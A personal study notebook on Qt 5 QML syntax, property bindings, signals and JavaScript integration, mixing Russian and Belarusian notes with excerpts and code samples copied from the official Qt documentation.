<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-syntax-basics.html>

qml – это декларативный язык, который позволяет определить объекты на основании их свойств и того, как они соотносятся и откликаются на изменения в других объектах. В отличие от императивного кода, где изменения в атрибутах и поведении выражаются через набор утверждений, которые обрабатываются шаг за шагом, декларативный синтаксис qml интегрирует атрибуты и изменения в поведении в объявлении индивидуальных объектов. (*разнавіднасці моў – дэкларатыўная і імператыўная*) // *імператыўнасць часткова схавана, але ёсць у тых жа джава-скрыпт выразах* //

Qml исходный код в общем загружается при помощи движка через qml документы, которые являются отдельными документами qml кода. Qml документ может иметь несколько импортов сверху файла. Это могут быть версия пространства имён, в которую типы были зарегистрированы; относительная директория, которая содержит определения типов как qml документы; файлы java script. *Далее есть отдельная информация про импорт java script. Есть примеры импорта.*

Синтаксически блок qml кода определяет дерево qml объектов, которые следует создать. Каждый объект может также содержать объявления дочерних объектов. *Есть пример объявления объекта.* Маленькие объекты можно писать в одну строку. *Есть пример кода*. *Также есть пример кода создания дочерних объектов.* Также отмечается, что иерархически связанные объекты не обязательно являются таковыми на экране. В то время как родительское свойство может быть изменено в визуальном представлении, этого нельзя сделать по отношению к дереву qml. Также описано, какие должны быть в данном языке комментарии. *Есть пример кода. (дрэва кмл-аб’ектаў – гэта важнейшае паняцце тэхналогіі кмл)*

### АТРИБУТЫ ОБЪЕКТОВ QML

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-syntax-objectattributes.html>

каждый qml тип объекта имеет определённый набор свойств. Каждый экземпляр типа объекта создаётся с набором свойств, которые были определены для этих объектов. Есть несколько разных видов атрибутов, которые могут быть определены. Типы атрибутов qml:

* идентификатор,
* свойство,
* сигналы,
* обработчики сигналов,
* методы,
* присоединённые свойства
* присоединённые обработчики сигналов.

Каждый qml объект имеет ровно один идентификатор атрибут. Он обеспечивается самим языком. Идентификатор присваивается объекту, чтобы он мог быть распознан другими объектами. *Есть правила написания идентификаторов. Есть интересный пример кода установки идентификатора.* Свойство – это атрибут объекта, которому может быть присвоено статическое значение или связано с динамическим выражением. Свойства обычно открыты, но их можно делать и закрытыми. Свойства могут определятся для типов С++, в которых определено Q\_PROPERTY. *Также есть пример обычного синтаксиса объявления свойства.* Свойства должны начинаться со строчных букв и содержать только буквы, числа и нижние подчеркивания. *Это связано с тем, что в данном языке автоматически создаются обработчики сигналов для обработки таких свойств.* Объявление частного свойства неявно создаёт также сигнал для данного свойства и связанный с ним обработчик сигнала. *Есть примеры их названий. Есть примеры кода.* Все базовые типы qml кроме перечисления могут быть использованы как типы частных свойств. *Есть пример кода.* Базовый тип var – это тип, который может содержать любое значение, включая списки и объекты. *Далее показано присваивание значения свойства при инициализации. Далее показано императивное присваивание значения свойства. Далее есть таблица описания, что является статическим значением, а что является связывающим выражением. Есть примеры задания свойств как первого, так и второго типа. Qt.binding().*

Свойства являются безопасными по типу: свойству может быть присвоено только такое значение, которое совпадает с типом свойства.

#### Специальные свойства

*Далее показано, как создавать списки свойств.*

[default] property list<<objectType>> propertyName

Если вы желаете объявить свойство для сохранения списка значений, которые не являются qml типами, вам следует объявить вместо них свойство var.

*Далее показано создание групп свойств: при помощи соглашения точки и соглашения группы.*

Text {

//group notation

font { pixelSize: 12; b: true }

}

Псевдонимы свойств – это свойства, которые удерживают ссылку на другое свойство. Псевдоним соединяет вновь созданное свойство с уже существующим свойством.

[default] property alias <name>: <alias reference>

* Псевдонимы активируются только после полной инициализации компонента.
* Ошибка генерируется, когда ссылаются на неинициализированный псевдоним.
* Также нельзя создавать псевдоним псевдонима.
* Если псевдоним имеет такое же имя, как некоторое свойство объекта, то он его переписывает.

#### Свойство по умолчанию

Объявление объекта может иметь одно свойство по умолчанию. Это свойство, которому присваивается значение, если объект объявляется внутри другого объекта без объявления значения для конкретного свойства.

MyLabel {

Text { text: "world!" }

}

This has exactly the same effect as the following:

MyLabel {

someText: Text { text: "world!" }

}

#### Readonly свойство

*Аналаг канстантных пераменных у qt.*

**Note:**A read-only property cannot also be a [default](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#default-properties) property.

#### Property modifier objects

<PropertyModifierTypeName> on <propertyName> {

// attributes of the object instance

}

 The behavior of a property modifier type when associated with a particular property type is defined by its implementation.

#### Сигналы

Сигнал – это уведомления от объекта, что некоторое событие произошло. Объект может быть уведомлён через обработчик сигналов. В блоке обработчика должен содержаться код java script, который следует выполнить.

Сигнал может быть определён для типа С++ при помощи регистрирования Q\_SIGNAL класса, который затем регистрируется при помощи системы типов qml.

import QtQuick 2.0

Item {

signal clicked

signal hovered()

signal actionPerformed(string action, var actionResult)

}

*Д*ля испускания сигнала его следует запросить как метод. Qml типы также обеспечивают встроенные сигналы изменения свойства, которые испускаются всякий раз, как свойство изменяется. Добавление сигнала в определение объекта в qml автоматически добавит связанный обработчик сигналов к определению объекта, который, по умолчанию, будет пуст.

##### Встроенные property-change signals

QML types also provide built-in *property change signals* that are emitted whenever a property value changes, as previously described in the section on [property attributes](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#property-attributes).

#### Signal Handler Attributes

Signal handlers are a special sort of [method attribute](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#method-attributes), where the method implementation is invoked by the QML engine whenever the associated signal is emitted. Adding a signal to an object definition in QML will automatically add an associated signal handler to the object definition, which has, by default, an empty implementation. Clients can provide an implementation, to implement program logic.

*Кліент сам можа пісаць апрацавальнік сігнала для аб’екта пры яго дэклараванні.*

// SquareButton.qml

Rectangle {

id: root

signal activated(real xPosition, real yPosition)

signal deactivated

property int side: 100

width: side; height: side

MouseArea {

anchors.fill: parent

onPressed: root.activated(mouse.x, mouse.y)

onReleased: root.deactivated()

}

}

These signals could be received by any SquareButton objects in another QML file in the same directory, where implementations for the signal handlers are provided by the client:

// myapplication.qml

SquareButton {

onActivated: console.log("Activated at " + xPosition + "," + yPosition)

onDeactivated: console.log("Deactivated!")

}

##### Property Change Signal Handlers

Signal handlers for property change signal take the syntax form *on<Property>Changed* where *<Property>* is the name of the property, with the first letter capitalized.

import QtQuick 2.0

TextInput {

text: "Change this!"

onTextChanged: console.log("Text has changed to:", text)

}

#### Method Attributes

A method of an object type is a function which may be called to perform some processing or trigger further events. A method can be connected to a signal so that it is automatically invoked whenever the signal is emitted.

A method may be defined for a type in C++ by tagging a function of a class which is then registered with the QML type system with [Q\_INVOKABLE](http://doc.qt.io/qt-5/qobject.html#Q_INVOKABLE) or by registering it as a [Q\_SLOT](http://doc.qt.io/qt-5/qobject.html#Q_SLOT) of the class. Alternatively, a custom method can be added to an object declaration in a QML document with the following syntax:

function <functionName>([<parameterName>[, ...]]) { <body> }

Methods can be added to a QML type in order to define standalone, reusable blocks of JavaScript code. These methods can be invoked either internally or by external objects.

#### Attached Properties and Attached Signal Handlers

Присоединённые свойства или присоединённые обработчики сигналов – это механизмы, которые позволяют объектам быть аннотированными экстра свойствами или обработчиками сигналов, которые иначе будут недоступными для объектов. В частности, они позволяют объектам получить доступ к свойствам или сигналам, которые являются уместными для индивидуальных экземпляров.

References to attached properties and handlers take the following syntax form:

<AttachingType>.<propertyName>

<AttachingType>.on<SignalName>

For example, the [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html) type has an attached property [ListView.isCurrentItem](http://doc.qt.io/qt-5/qml-qtquick-listview.html#isCurrentItem-attached-prop) that is available to each delegate object in a [ListView](http://doc.qt.io/qt-5/qml-qtquick-listview.html). This can be used by each individual delegate object to determine whether it is the currently selected item in the view:

import QtQuick 2.0

ListView {

width: 240; height: 320

model: 3

delegate: Rectangle {

width: 100; height: 30

color: ListView.isCurrentItem ? "red" : "yellow"

}

}

In this case, the name of the *attaching type* is ListView and the property in question is isCurrentItem, hence the attached property is referred to as ListView.isCurrentItem.

An attached signal handler is referred to in the same way. For example, the [Component.onCompleted](http://doc.qt.io/qt-5/qml-qtqml-component.html#completed-signal) attached signal handler is commonly used to execute some JavaScript code when a component's creation process has been completed. In the example below, once the [ListModel](http://doc.qt.io/qt-5/qml-qtqml-models-listmodel.html) has been fully created, its Component.onCompleted signal handler will automatically be invoked to populate the model:

import QtQuick 2.0

ListView {

width: 240; height: 320

model: ListModel {

id: listModel

Component.onCompleted: {

for (var i = 0; i < 10; i++)

listModel.append({"Name": "Item " + i})

}

}

delegate: Text { text: index }

}

Since the name of the *attaching type* is Component and that type has a [completed](http://doc.qt.io/qt-5/qml-qtqml-component.html#completed-signal) signal, the attached signal handler is referred to as Component.onCompleted.

*Далучаныя ўласцівасці не работаюць для дэлегатаў*

A common error is to assume that attached properties and signal handlers are directly accessible from the children of the object to which these attributes have been attached. This is not the case. The instance of the *attaching type* is only attached to specific objects, not to the object and all of its children.

For example, below is a modified version of the earlier example involving attached properties. This time, the delegate is an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) and the colored [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) is a child of that item:

import QtQuick 2.0

ListView {

width: 240; height: 320

model: 3

delegate: Item {

width: 100; height: 30

Rectangle {

width: 100; height: 30

color: ListView.isCurrentItem ? "red" : "yellow" // WRONG! This won't work.

}

}

}

### СВЯЗЫВАНИЕ СВОЙСТВ

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-syntax-propertybinding.html>

Для того чтобы использовать qml полностью и его встроенную поддержку для применения динамических изменений поведения объектов, большинство qml-объектов будет использовать связывание свойств. Это центральная особенность qml, которая позволяет объектам автоматически обновлять свои свойства в ответ на изменения атрибутов других объектов или на появление некоторых внешних событий. Когда свойству объекта присваивается значение, ему может быть присвоено или статическое значение или оно может быть связано с java script выражением. В первом случае, свойство не изменится, пока ему не будет присвоено новое значение. В последнем случае связывание свойства создаётся и значение свойства автоматически обновляется при помощи qml движка всякий раз, когда значение оцениваемого выражения изменяется.

*Будьте внимательны, так как если в будущем свойству присвоится статическое значение, то это удалит связывание.*

Если вы желаете одно связывание заменить другим связыванием, то используйте функцию Qt.binding(), которая обеспечивает желаемый результат.

For example, the [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) below initially ensures that its height is always twice its width. However, when the space key is pressed, the current value of width\*3 will be assigned to heightas a *static* value. After that, *the height will remain fixed at this value, even if the width changes*. The assignment of the static value removes the binding.

import QtQuick 2.0

Rectangle {

width: 100

height: width \* 2

focus: true

Keys.onSpacePressed: {

height = width \* 3

}

}

If the intention is to give the rectangle a fixed height and stop automatic updates, then this is not a problem. However, if the intention is to establish a new relationship between width and height, then the new binding expression must be wrapped in the Qt.binding() function instead:

import QtQuick 2.0

Rectangle {

width: 100

height: width \* 2

focus: true

Keys.onSpacePressed: {

height = Qt.binding(function() { return width \* 3 })

}

}

*Важнейшае прызначэнне Qt.binding*

When creating a property binding from JavaScript, the this keyword can be used to refer to the object which receives the binding. This is helpful for resolving ambiguities with property names.

### СИСТЕМА СИГНАЛОВ И ОБРАБОТЧИКОВ СИГНАЛОВ

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-syntax-signals.html>

To receive a notification when a particular signal is emitted for a particular object, the object definition should declare a signal handler named *on<Signal>* where *<Signal>* is the name of the signal, with the first letter capitalized. The signal handler should contain the JavaScript code to be executed when the signal handler is invoked.

A signal is automatically emitted when the value of a QML property changes. This type of signal is a *property change signal* and signal handlers for these signals are written in the form *on<Property>Changed* where *<Property>* is the name of the property, with the first letter capitalized.

In some cases it may be desirable to access a signal outside of the object that emits it. For these purposes, the QtQuick module provides the [Connections](http://doc.qt.io/qt-5/qml-qtqml-connections.html) type for connecting to signals of arbitrary objects. A [Connections](http://doc.qt.io/qt-5/qml-qtqml-connections.html) object can receive any signal from its specified [target](http://doc.qt.io/qt-5/qml-qtqml-connections.html#target-prop).

An [attached signal handler](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#attached-properties-and-attached-signal-handlers) is a signal handler that receives a signal from an *attaching type* rather than the object within which the handler is declared.

For example, [Component.onCompleted](http://doc.qt.io/qt-5/qml-qtqml-component.html#completed-signal) is an attached signal handler. This handler is often used to execute some JavaScript code when its creation process has been completed, as in the example below:

The onCompleted handler is not responding to some completed signal from the [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) type. Instead, an object of the Component *attaching type* with a completed signal has automatically been *attached* to the [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) object by the QML engine, and the engine emits this signal when the object is fully created, thus triggering the Component.onCompleted signal handler.

Attached signal handlers allow objects to be notified of particular signals that are significant to each individual object. If there was no Component.onCompleted attached signal handler, for example, then an object could not receive this notification without registering for some special signal from some special object. The *attached signal handler* mechanism enables objects to receive particular signals without these extra processes. (*лепей зразумець гэта і выпадкі, калі патрэбны механізм далучаных уласцівасцяў*)

Signals can be added to custom QML types through the signal keyword. // syntax //

signal <name>[([<type> <parameter name>[, ...]])]

Signal objects have a connect() method to a connect a signal either to a method or another signal.

Rectangle {

id: relay

signal messageReceived(string person, string notice)

Component.onCompleted: {

relay.messageReceived.connect(sendToPost)

relay.messageReceived.connect(sendToTelegraph)

relay.messageReceived.connect(sendToEmail)

relay.messageReceived("Tom", "Happy Birthday")

}

function sendToPost(person, notice) {

console.log("Sending to post: " + person + ", " + notice)

}

function sendToTelegraph(person, notice) {

console.log("Sending to telegraph: " + person + ", " + notice)

}

function sendToEmail(person, notice) {

console.log("Sending to email: " + person + ", " + notice)

}

}

In many cases it is sufficient to receive signals through signal handlers rather than using the connect() function. However, using the connect method allows a signal to be received by multiple methods as shown above, which would not be possible with signal handlers as they must be uniquely named.

By connecting signals to other signals, the connect() method can form different signal chains.

### ИНТЕГРИРОВАНИЕ QML И JAVA SCRIPT

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-javascript-topic.html>

The QML language uses a JSON-like syntax and allows various expressions and methods to be defined as JavaScript functions. It also allows users to import JavaScript files and use the functionality those imports provide.

This allows developers and designers to leverage the knowledge they have of JavaScript to quickly develop both user-interfaces and application logic.

QML has a deep JavaScript integration, and allows [signal handlers](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-attributes) and [methods](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#method-attributes) to be defined in JavaScript. Another core feature of QML is the ability to specify and enforce relationships between object properties using [property bindings](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html), which are also defined using JavaScript. *JavaScript using context in QML.*

Application logic defined in JavaScript functions may be separated into separate JavaScript files known as JavaScript resources. There are several different kinds of JavaScript resources, with different semantics.

A QML document may import JavaScript resources, and JavaScript resources may import other JavaScript resources as well as QML modules. This allows an application developer to provide application logic in modular, self-contained files.

The QML engine provides a JavaScript environment that has some differences to the JavaScript environment provided by a web browser. Certain limitations apply to code running in the environment, and the QML engine provides various objects in the root context which may be unfamiliar to JavaScript developers. *Differences of web and QML JavaScript environments.*

#### JAVA SCRIPT ВЫРАЖЕНИЕ В QML ДОКУМЕНТАХ

[*http://qt-project.org/doc/qt-5.1/qtqml/qtqml-javascript-expressions.html*](http://qt-project.org/doc/qt-5.1/qtqml/qtqml-javascript-expressions.html)

The [*JavaScript Host Environment*](http://doc.qt.io/qt-5/qtqml-javascript-hostenvironment.html) provided by QML can run valid standard JavaScript constructs such as conditional operators, arrays, variable setting, loops. In addition to the standard JavaScript properties, the [QML Global Object](http://doc.qt.io/qt-5/qtqml-javascript-qmlglobalobject.html) includes a number of helper methods that simplify building UIs and interacting with the QML environment.

The JavaScript environment provided by QML is stricter than that in a web browser.

For example, in QML you cannot add to, or modify, members of the JavaScript global object. In regular JavaScript, it is possible to do this accidentally by using a variable without declaring it. In QML this will throw an exception, so all local variables must be explicitly declared. *Абмежаванне асяроддзя qml*

Various parts of [QML documents](http://doc.qt.io/qt-5/qtqml-documents-topic.html) can contain JavaScript code:

1. The body of [property bindings](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html).
2. The body of [Signal handlers](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#signal-attributes).
3. The definition of [custom methods](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#method-attributes).
4. Standalone [JavaScript resource (.js) files](http://doc.qt.io/qt-5/qtqml-javascript-imports.html).

In fact, any JavaScript expression (no matter how complex) may be used in a property binding definition, as long as the result of the expression is a value whose type can be assigned to the property. This includes side effects. However, complex bindings and side effects are discouraged because they can reduce the performance, readability, and maintainability of the code.

There are two ways to define a property binding: the first (and most common) is, as previously shown, in a [property initialization](http://doc.qt.io/qt-5/qtqml-syntax-objectattributes.html#value-assignment-on-initialization). The second (and much rarer) way is to assign the property a function returned from the [Qt.binding()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#binding-method) function, from within imperative JavaScript code, as shown below:

Custom methods can be defined in QML documents and may be called from signal handlers, property bindings, or functions in other QML objects. Methods defined in this way are often referred to as *inline JavaScript functions* because their implementation is included in the QML object type definition (QML document), as opposed to an external JavaScript file.

Non-trivial program logic is best separated into external JavaScript files.

These files can be imported into QML files using an import statement, in the same way that [modules](http://doc.qt.io/qt-5/qtqml-modules-topic.html) are imported.

import "factorial.js" as MathFunctions

Item {

MouseArea {

anchors.fill: parent

onClicked: console.log(MathFunctions.factorial(10))

}

}

*Цікавае ключавое слова as*

Sometimes, however, a client will want to cause a signal emitted from one object to trigger a function defined in another object; and in that case, a signal connection is often preferable. *Кантэкст выкарыстання злучэння сігналаў і функцый.*

A signal emitted by a QML object may be connected to a JavaScript function by calling the signal's connect() method and passing the JavaScript function as an argument.

#### JavaScript in Application Startup Code

It is occasionally necessary to run some imperative code at application (or component instance) startup.

While it is tempting to just include the startup script as *global code* in an external script file, this can have severe limitations as the QML environment may not have been fully established.

For example, some objects might not have been created or some [property bindings](http://doc.qt.io/qt-5/qtqml-syntax-propertybinding.html) may not have been established. *Example of the problem.*

A QML object will emit the Component.completed [attached signal](http://doc.qt.io/qt-5/qtqml-syntax-signals.html#attached-signal-handlers) when its instantiation is complete.

JavaScript code in the corresponding Component.onCompleted handler runs after the object is instantiated. Thus, the best place to write application startup code is in the Component.onCompleted handler of the top-level object, because this object emits Component.completed when the QML environment is fully established.

import QtQuick 2.0

Rectangle {

function startupFunction() {

// ... startup code

}

Component.onCompleted: startupFunction();

}

Any object in a QML file - including nested objects and nested QML component instances - can use this attached property. If there is more than one onCompleted() handler to execute at startup, they are run sequentially in an undefined order.

Likewise, every Component will emit a [destruction()](http://doc.qt.io/qt-5/qml-qtqml-component.html#destruction-signal) signal just before being destroyed.

#### ОПРЕДЕЛЕНИЕ JAVA SCRIPT РЕСУРСОВ В QML

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-javascript-resources.html>

The program logic for a QML application may be defined in JavaScript. The JavaScript code may either be defined in-line in QML documents, or separated into JavaScript files (known as JavaScript Resources in QML).

There are two different kinds of JavaScript resources which are supported in QML: code-behind implementation files, and shared (library) files.

##### Code-Behind Implementation Resource

Most JavaScript files imported into a QML document are stateful implementations for the QML document importing them. In these cases, each instance of the QML object type defined in the document requires a separate copy of the JavaScript objects and state in order to behave correctly.

The default behavior when importing JavaScript files is to provide a unique, isolated copy for each QML component instance. If that JavaScript file does not import any resources or modules with a .import statement, its code will run in the same scope as the QML component instance and consequently can access and manipulate the objects and properties declared in that QML component. Otherwise, it will have its own unique scope, and objects and properties of the QML component should be passed to the functions of the JavaScript file as parameters if they are required.

An example of a code-behind implementation resource follows:

// MyButton.qml

import QtQuick 2.0

import "my\_button\_impl.js" as Logic // a new instance of this JavaScript resource is loaded for each instance of Button.qml

Rectangle {

id: rect

width: 200

height: 100

color: "red"

MouseArea {

id: mousearea

anchors.fill: parent

onClicked: Logic.onClicked(rect)

}

}

// my\_button\_impl.js

var clickCount = 0; // this state is separate for each instance of MyButton

function onClicked(button) {

clickCount += 1;

if ((clickCount % 5) == 0) {

button.color = Qt.rgba(1,0,0,1);

} else {

button.color = Qt.rgba(0,1,0,1);

}

}

*Тлумачэнне дадзеных асаблівасцяў джава-скрыпт аб’ектаў QML.*

##### Shared JavaScript Resources (Libraries)

Some JavaScript files act more like libraries - they provide a set of helper functions that take input and compute output, but never manipulate QML component instances directly.

As it would be wasteful for each QML component instance to have a unique copy of these libraries, the JavaScript programmer can indicate a particular file is a shared library through the use of a pragma, as shown in the following example.

// factorial.js

.pragma library

var factorialCount = 0;

function factorial(a) {

a = parseInt(a);

// factorial recursion

if (a > 0)

return a \* factorial(a - 1);

// shared state

factorialCount += 1;

// recursion base-case.

return 1;

}

function factorialCallCount() {

return factorialCount;

}

*Прызначэнне механізма мне зразумела.*

The pragma declaration must appear before any JavaScript code excluding comments.

Note that multiple QML documents can import "factorial.js" and call the factorial and factorialCallCount functions that it provides. The state of the JavaScript import is shared across the QML documents which import it, and thus the return value of the factorialCallCount function may be non-zero when called within a QML document which never calls the factorial function. *Важная заўвага!!! Гэта глабальна падзяляльны код!*

As they are shared, .pragma library files cannot access QML component instance objects or properties directly, although QML values can be passed as function parameters. *Доступ да кмл аб’ектаў у бібліятэках закрыты.*

<http://doc.qt.io/qt-5/qtqml-javascript-imports.html>

#### Importing JavaScript Resources in QML

[JavaScript resources](http://doc.qt.io/qt-5/qtqml-javascript-resources.html) may be imported by QML documents and other JavaScript resources. JavaScript resources may be imported via either relative or absolute URLs.

In the case of a relative URL, the location is resolved relative to the location of the [QML document](http://doc.qt.io/qt-5/qtqml-documents-topic.html) or [JavaScript Resource](http://doc.qt.io/qt-5/qtqml-javascript-resources.html) that contains the import. If the script file is not accessible, an error will occur. If the JavaScript needs to be fetched from a network resource, the component's [status](http://doc.qt.io/qt-5/qqmlcomponent.html#status-prop) is set to "Loading" until the script has been downloaded.

JavaScript resources may also import QML modules and other JavaScript resources. The syntax of an import statement within a JavaScript resource differs slightly from an import statement within a QML document, which is documented thoroughly below.

##### Importing a JavaScript Resource from a QML Document

A QML document may import a JavaScript resource with the following syntax:

import "ResourceURL" as Qualifier

Imported JavaScript resources are always qualified using the "as" keyword. The qualifier for JavaScript resources must be unique, so there is always a one-to-one mapping between qualifiers and JavaScript files. (This also means qualifiers cannot be named the same as built-in JavaScript objects such as Date and Math). *Rules for qualifier*

The functions defined in an imported JavaScript file are available to objects defined in the importing QML document, via the "Qualifier.functionName(params)" syntax. Functions in JavaScript resources may take parameters whose type can be any of the supported QML basic types or object types, as well as normal JavaScript types. The normal [data type conversion rules](http://doc.qt.io/qt-5/qtqml-cppintegration-data.html) will apply to parameters and return values when calling such functions from QML.

*Заўвага!!! У крыатары трэба змяшчаць js файлы пад тым жа слэшам, што і кмл файлы. Тады ўсё запрацуе. Інакш js файлы змяшчаюцца ў папку other files і адтуль іх не бачна. (http://stackoverflow.com/questions/36754394/qt-creator-import-file-not-found)*

##### Imports Within JavaScript Resources

In QtQuick 2.0, support has been added to allow JavaScript resources to import other JavaScript resources and also QML type namespaces using a variation of the standard QML import syntax (where all of the previously described rules and qualifications apply).

Due to the ability of a JavaScript resource to import another script or QML module in this fashion in QtQuick 2.0, some extra semantics are defined:

* a script with imports will not inherit imports from the QML document which imported it (so accessing Component.errorString will fail, for example)
* a script without imports will inherit imports from the QML document which imported it (so accessing Component.errorString will succeed, for example)
* a shared script (i.e., defined as .pragma library) does not inherit imports from any QML document even if it imports no other scripts or modules

The first semantic is conceptually correct, given that a particular script might be imported by any number of QML files. The second semantic is retained for the purposes of backwards-compatibility. The third semantic remains unchanged from the current semantics for shared scripts, but is clarified here in respect to the newly possible case (where the script imports other scripts or modules). *Using context of these three semantics.*

*лепей зразумець першыя два правілы. Гэта значыць, у .js файле будуць бачныя тыпы кмл дакумента, які імпартуе яго?*

##### Importing a JavaScript Resource from Another JavaScript Resource

A JavaScript resource may import another in the following fashion:

.import "filename.js" as Qualifier

For example:

.import "factorial.js" as MathFunctions

##### Importing a QML Module from a JavaScript Resource

A JavaScript resource may import a QML module in the following fashion:

.import TypeNamespace MajorVersion.MinorVersion as Qualifier

For example:

.import Qt.test 1.0 as JsQtTest

In particular, this may be useful in order to access functionality provided via a singleton type; see [qmlRegisterSingletonType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterSingletonType)() for more information. *Лепей зразумець сувязь з сінглетонам.*

**Note:**The .import syntax doesn't work for scripts used in the [WorkerScript](http://doc.qt.io/qt-5/qml-workerscript.html)

##### Including a JavaScript Resource from Another JavaScript Resource

When a JavaScript file is imported, it must be imported with a qualifier. The functions in that file are then accessible from the importing script via the qualifier (that is, as Qualifier.functionName(params)). Sometimes it is desirable to have the functions made available in the importing context without needing to qualify them, and in this circumstance the [Qt.include()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#include-method) function may be used to include one JavaScript file from another.  This copies all functions from the other file into the current file's namespace, but ignores all pragmas and imports defined in that file.

For example, the QML code below left calls showCalculations() in script.js, which in turn can call factorial() in factorial.js, as it has included factorial.js using [Qt.include()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#include-method).

import QtQuick 2.0

import "script.js" as MyScript

Item {

width: 100; height: 100

MouseArea {

anchors.fill: parent

onClicked: {

MyScript.showCalculations(10)

console.log("Call factorial() from QML:",

MyScript.factorial(10))

}

}

}

// script.js

Qt.include("factorial.js")

function showCalculations(value) {

console.log(

"Call factorial() from script.js:",

factorial(value));

}

// factorial.js

function factorial(a) {

a = parseInt(a);

if (a <= 0)

return 1;

else

return a \* factorial(a - 1);

}

Notice that calling [Qt.include()](http://doc.qt.io/qt-5/qml-qtqml-qt.html#include-method) copies all functions from factorial.js into the MyScript namespace, which means the QML component can also access factorial() directly as MyScript.factorial().

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-javascript-hostenvironment.html>

#### JavaScript Host Environment

QML provides a JavaScript host environment tailored to writing QML applications. This environment is different from the host environment provided by a browser or a server-side JavaScript environment such as Node.js. For example, QML does not provide a window object or DOM APIas commonly found in a browser environment. *JavaScript structure.*

##### Common Base

Like a browser or server-side JavaScript environment, the QML runtime implements the [ECMAScript Language Specification](http://www.ecma-international.org/publications/standards/Ecma-262.htm) standard. This provides access to all of the built-in types and functions defined by the standard, such as Object, Array, and Math. The QML runtime implements the 5th edition of the standard, which is the same edition commonly implemented by browsers.

The standard ECMAScript built-ins are not explicitly documented in the QML documentation. For more information on their use, please refer to the ECMA-262 5th edition standard or one of the many online JavaScript reference and tutorial sites, such as the [W3Schools JavaScript Reference](http://www.w3schools.com/jsref/default.asp) (JavaScript Objects Reference section). Many sites focus on JavaScript in the browser, so in some cases you may need to double check the specification to determine whether a given function or object is part of standard ECMAScript or specific to the browser environment.

In the case of the W3Schools link above, the JavaScript Objects Reference section generally covers the standard, while the Browser Objects Reference and HTML DOM Objects Reference sections are browser specific (and thus not applicable to QML) *спасылка на навучанне інтэрнэт-тэхналогій*

##### QML Global Object

The QML JavaScript host environment implements a number of host objects and functions, as detailed in the [QML Global Object](http://doc.qt.io/qt-5/qtqml-javascript-qmlglobalobject.html) documentation.

These host objects and functions are always available, regardless of whether any modules have been imported.

##### JavaScript Objects and Functions

A list of the JavaScript objects, functions and properties supported by the QML engine can be found in the [List of JavaScript Objects and Functions](http://doc.qt.io/qt-5/qtqml-javascript-functionlist.html).

Note that QML makes the following modifications to native objects:

* An [arg()](http://doc.qt.io/qt-5/qml-qtqml-string.html#arg-method) function is added to the [String](http://doc.qt.io/qt-5/qml-qtqml-string.html) prototype.
* Locale-aware conversion functions are added to the [Date](http://doc.qt.io/qt-5/qml-qtqml-date.html) and [Number](http://doc.qt.io/qt-5/qml-qtqml-number.html) prototypes.

##### JavaScript Environment Restrictions

QML implements the following restrictions for JavaScript code:

JavaScript code written in a .qml file cannot modify the global object. JavaScript code in a .js file can modify the global object, and those modifications will be visible to the .qml file when [imported](http://doc.qt.io/qt-5/qtqml-javascript-imports.html#importing-a-javascript-resource-from-a-qml-document).

In QML, the global object is constant - existing properties cannot be modified or deleted, and no new properties may be created.

Most JavaScript programs do not intentionally modify the global object. However, JavaScript's automatic creation of undeclared variables is an implicit modification of the global object, and is prohibited in QML.

Assuming that the a variable does not exist in the scope chain, the following code is illegal in QML:

// Illegal modification of undeclared variable

a = 1;

for (var ii = 1; ii < 10; ++ii)

a = a \* ii;

console.log("Result: " + a);

It can be trivially modified to this legal code.

var a = 1;

for (var ii = 1; ii < 10; ++ii)

a = a \* ii;

console.log("Result: " + a);

Any attempt to modify the global object - either implicitly or explicitly - will cause an exception. If uncaught, this will result in a warning being printed, that includes the file and line number of the offending code.

**Global code is run in a reduced scope.**

During startup, if a QML file includes an external JavaScript file with "global" code, it is executed in a scope that contains only the external file itself and the global object. That is, it will not have access to the QML objects and properties it [normally would](http://doc.qt.io/qt-5/qtqml-documents-scope.html).

Global code that only accesses script local variables is permitted. This is an example of valid global code.

var colors = [ "red", "blue", "green", "orange", "purple" ];

Global code that accesses QML objects will not run correctly.

// Invalid global code - the "rootObject" variable is undefined

var initialPosition = { rootObject.x, rootObject.y }

This restriction exists as the QML environment is not yet fully established. To run code after the environment setup has completed, see [JavaScript in Application Startup Code](http://doc.qt.io/qt-5/qtqml-javascript-expressions.html#javascript-in-application-startup-code).

**The value of this is currently undefined in QML in the majority of contexts.**

The this keyword is supported when binding properties from JavaScript. In all other situations, the value of this is undefined in QML. *Using context of this.*

To refer to a specific object, provide an id. For example:

Item {

width: 200; height: 100

function mouseAreaClicked(area) {

console.log("Clicked in area at: " + area.x + ", " + area.y);

}

// This will not work because this is undefined

MouseArea {

height: 50; width: 200

onClicked: mouseAreaClicked(this)

}

// This will pass area2 to the function

MouseArea {

id: area2

y: 50; height: 50; width: 200

onClicked: mouseAreaClicked(area2)

}

}

<http://qt-project.org/doc/qt-5.1/qtqml/qtqml-javascript-dynamicobjectcreation.html>

#### Dynamic QML Object Creation from JavaScript

